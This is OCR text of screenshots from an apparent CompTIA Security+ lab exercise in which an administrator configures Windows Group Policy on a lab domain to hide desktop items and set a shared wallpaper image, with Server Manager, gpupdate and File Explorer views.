

Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain Policy
Canandaigua
Group Policy Objects in sneed.co
Contents
Delegation
Name
GPO Status
WMI Filter
Modified
Owner
Clean Desktop
Enabled
None
3/17/2024 8:22:3...
Domain Admins...
Default Domain Controllers Pol...
Enabled
None
3/10/2024 3:04:0...
Domain Admins...
Group Policy Management Editor
File Action View Help
Clean Desktop [SNEED-LAB.SNE
Computer Configu
Policies
Preferences
User Configuration
Policies
Software Set
Windows Se
Administrat
Control
Desktop
Activ
Desk
Network
Shared F
Start Me
System
Windows
All Settin
Preferences
Desktop
16 setting(s)
Hide and disable all items on the desktop
Hide and disable all items on the desktop
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows 2000
Options:
Help:
Removes icons, shortcuts, and other default and user-defined items from the desktop, including Briefcase, Recycle Bin, Computer, and Network Locations.
Removing icons and shortcuts does not prevent the user from using another method to start the programs or opening the items they represent.
Also, see "Items displayed in Places Bar" in User Configuration \Administrative Templates\Windows Components\Common Open File Dialog to remove the Desktop icon from the Places Bar. This will help prevent users from saving data to the Desktop.
OK
Cancel
Apply
8:23 AM
3/17/2024



Recycle Bin
Select C:\Windows\system32\gpupdate.exe
Updating policy...
Computer Policy update has completed successfully.
Windows 10 Enterprise Evaluation
Windows License valid for 70 days
Build 19041.vb_release.191206-1406
Type here to search
8:18 AM
3/17/2024



Desktop
File
Home
Share
View
This PC
Desktop
Search Desktop
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
jdvwnjv
3/17/2024 8:27 AM
File folder
1 item
Type here to search
8:27 AM
3/17/2024


5,



Server Manager
Server Manager ▸ Local Server
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
PROPERTIES
For sneed-lab
TASKS
Last installed updates
Never
Windows Update
Download updates only, using Windows Update
Last checked for updates
Today at 2:26 AM
Internet Explorer Enhanced Security Configuration
Internet Explorer Enhanced Security Configuration (IE ESC) reduces the exposure of your server to potential attacks from Web-based content.
Internet Explorer Enhanced Security Configuration is enabled by default for Administrators and Users groups.
Administrators:
On (Recommended)
Off
Users:
On (Recommended)
Off
More about Internet Explorer Enhanced Security Configuration
OK
Cancel
Log
Date and Time
SNEED-LAB 34 Warning Disk System 3/17/2024 4:23:41 PM
SNEED-LAB 34 Warning Disk System 3/17/2024 4:23:41 PM
SNEED-LAB 34 Warning Disk System 3/17/2024 4:23:41 PM
SNEED-LAB 41 Critical Microsoft-Windows-Kernel-Power System 3/17/2024 4:23:39 PM
SNEED-LAB 10154 Warning Microsoft-Windows-Windows Remote Management System 3/17/2024 2:24:05 AM
SNEED-LAB 12 Warning Microsoft-Windows-Time-Service System 3/17/2024 2:24:05 AM
SERVICES
All services | 214 total
TASKS
8:29 AM
3/17/2024


Save Image
Local Disk (... › SecurityPlus
Search SecurityPlus
Organize
New folder
Name
Date modified
Type
No items match your search.
Quick access
Desktop
Downloads
Documents
Pictures
SecurityPlus
This PC
CD Drive (D:) VirtualB
Network
File name: bookcover.jpg
Save as type: JPEG Image (*.jpg;*.jpeg;*.jfif;*.pjpeg;*.pjp)
Hide Folders
Save
Cancel
Amazon.com
Computer Security: CompTIA S...
Amazon · In stock
Computer Security: CompTIA S...
Principles of Computer Security
CompTIA Security+™ and Beyond
LAB MANUAL
Exam SY0-601
JONATHAN S. WEISSMAN
Waterstones · In stock
CompTIA Security+ and Bey...
Managing and Troubleshooting Networks
SIXTH EDITION
MIKE MEYERS
SCOTT JERNIGAN
Amazon.com
Mike Meyers' CompTIA Network+ ...
Principles of Computer Security: CompTIA Security+ and Beyond...
Visit
Images may be subject to copyright. Learn More
Share
8:31 AM
3/17/2024



Group Policy Management
File Action View Window Help
Group Policy Management Editor
File Action View Help
Desktop Wallpaper [SNEED-LAB
Computer Configuration
Policies
Preferences
User Configura
Policies
Desktop
Desktop Wallpaper
Setting
Desktop Wallpaper
Desktop Wallpaper
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows 2000
Options:
Help:
Wallpaper Name:
\\sneed-lab\SecurityPlus\bookcover.jpg
Example: Using a local path:
C:\windows\web\wallpaper\home.jpg
Example: Using a UNC path:
\\Server\Share\Corp.jpg
Wallpaper Style:
Tile
Specifies the desktop background ("wallpaper") displayed on all users' desktops.
This setting lets you specify the wallpaper on users' desktops and prevents users from changing the image or its presentation. The wallpaper you specify can be stored in a bitmap (*.bmp) or JPEG (*.jpg) file.
To use this setting, type the fully qualified path and name of the file that stores the wallpaper image. You can type a local path, such as C:\Windows\web\wallpaper\home.jpg or a UNC path, such as \\Server\Share\Corp.jpg. If the specified file is not available when the user logs on, no wallpaper is displayed. Users cannot specify alternative wallpaper. You can also use this setting to specify that the wallpaper image be centered, tiled, or stretched. Users cannot change this specification.
If you disable this setting or do not configure it, no wallpaper is displayed. However, users can select the wallpaper of their choice.
OK
Cancel
Apply
11 setting(s)
Detect Now
8:39 AM
3/17/2024

